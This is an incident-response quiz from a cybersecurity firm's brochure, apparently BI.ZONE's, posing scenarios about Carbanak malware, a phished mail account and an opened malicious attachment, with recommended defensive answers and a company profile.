
If you face a similar situation, block the attackers' access to the network first and then proceed to a step-by-step analysis of their activity.

07

You are contacted by experts from a well-known cybersecurity firm. They inform you that a dangerous malware used by the Carbanak group has been detected in your network. However, your employees have already scanned the suspicious systems with an antivirus and deleted all detected files.

What should you do?

1. Check the systems with an antivirus once again to ensure that the malware was deleted
2. Clarify the list of infected systems and isolate them from the network
3. Submit the discovered malware samples to experts from the cybersecurity company
4. Disconnect the company's network from the Internet



07

You are contacted by experts from a well-known cybersecurity firm. They inform you that a dangerous malware used by the Carbanak group has been detected in your network. However, your employees have already scanned the suspicious systems with an antivirus and deleted all detected files.

What should you do?

1. Check the systems with an antivirus once again to ensure that the malware was deleted
2. Clarify the list of infected systems and isolate them from the network
3. Submit the discovered malware samples to experts from the cybersecurity company
4. Disconnect the company's network from the Internet

Answer

The right option is to ask the company's representatives to provide you with a list of the infected systems. You should isolate those systems from the network and then conduct a detailed analysis of them considering the information about techniques, tactics and procedures (TTP) of the attackers.

In our experience, companies often ignore such reports from cybersecurity specialists thinking that an antivirus check is enough. Due to the lack of response procedures, adversaries achieve their goals, while companies suffer financial losses.

08

You have been informed that the email account of your employee is sending out phishing messages. They contain a link to a fake Outlook Web Access page. Analysis of the email headers confirms that the messages are sent from your mail server.

What should you do?

1. Image the data storage and RAM of the mail server
2. Perform a mass check of all network systems for unauthorised access
3. Check the employee's email account for the same phishing messages
4. Perform an antivirus scan of the employee's PC



08

You have been informed that the email account of your employee is sending out phishing messages. They contain a link to a fake Outlook Web Access page. Analysis of the email headers confirms that the messages are sent from your mail server.

What should you do?

1. Image the data storage and RAM of the mail server
2. Perform a mass check of all network systems for unauthorised access
3. Check the employee's email account for the same phishing messages
4. Perform an antivirus scan of the employee's PC

Answer

First of all, you should check the inbox of the user from who had sent the phishing messages to find out if there are similar messages.

In such situations, we usually suspect that there is malware on the user's PC or that cybercriminals have infiltrated the company's network. However, these things are usually much simpler. Typically, the situation unfolds as follows: an employee receives a phishing email, follows the link to a fake page mimicking a mail service interface (e.g. Outlook Web Access or Gmail) and enters their login and password. If the mail service is accessible via the Internet, this data will be enough for the attackers to gain access to the victim's email account and start mailing out more phishing. This avoids the need for any PC's being infected with malware.

Our practice shows that heads of cybersecurity departments are prone to over-react to such incidents. Some companies, for example, initiated a large-scale scan of all systems at once, which wasted a lot of resources and time.

09

One of your employees has opened and launched a malicious attachment from a phishing email.

What will you do first?

1. Delete the home directory of the user from the system
2. Send the malicious attachment for analysis
3. Scan the system with an antivirus
4. Isolate the user's PC from the rest of the network



09

One of your employees has opened and launched a malicious attachment from a phishing email.

What will you do first?

1. Delete the home directory of the user from the system
2. Send the malicious attachment for analysis
3. Scan the system with an antivirus
4. Isolate the user's PC from the rest of the network


Answer

The right decision would be to isolate the PC of the user who opened the malicious attachment from the network first. After doing so, conduct a detailed analysis since it is important to prevent the attackers from moving to other systems in the company's network.

Usually, attackers stick to the following tactic:

- gain access to one of the systems;
- gain local administrator privileges;
- acquire credentials of privileged domain users, ideally, the domain administrator;
- gain access to other systems and gain persistence there (lateral movement).

Preventing hackers from doing this is the key task of the cybersecurity team.





200+

customers across
the world



500+

investigations
worldwide



450+

security experts

About BI.ZONE

BI.ZONE helps companies around the world maintain high levels of cybersecurity, sustain business growth and meet customer expectations.

- High-tech products for IT infrastructures and applications protection.
- Wide range of services: from pentest and security audit to incident response.
- Outsourcing cybersecurity functions for businesses of all sizes.



Competencies

- Strategic partner of the INTERPOL's Cybercrime Programme.
- Expert member of the World Economic Forum Centre for Cybersecurity.
- Certified member of the Council for Registered Ethical Security Testers (CREST).
- Competent organisation recognised by the Coordination Center for TLD RU (CC for domains).
- The corporate hub of the State System for Detecting, Preventing and Mitigating the Consequences of Computer Attacks (GosSOPKA).
- Cybersecurity services provider recommended by SWIFT in 79 countries.
- BI.ZONE-CERT is a full member of the FIRST association of computer security incident response teams.
- BI.ZONE services are fully compliant with ISO 9001 and ISO 27001.


Industry expertise

We had projects in multiple sectors, including financial services, IT and telecom, e-commerce and media, aviation and manufacturing.

Forensics and investigation

Our cyber specialists are online 24/7 ready to counter any type of attack: phishing, APT, DDoS or business espionage.

[Scan to download PDF](#)



BI.ZONE
Cybersecurity

105066, Moscow, Russia
4 Olkhovskaya street, building 2

+44 203 808 35 11
+7 499 110 25 34

info@bi.zone
www.bi.zone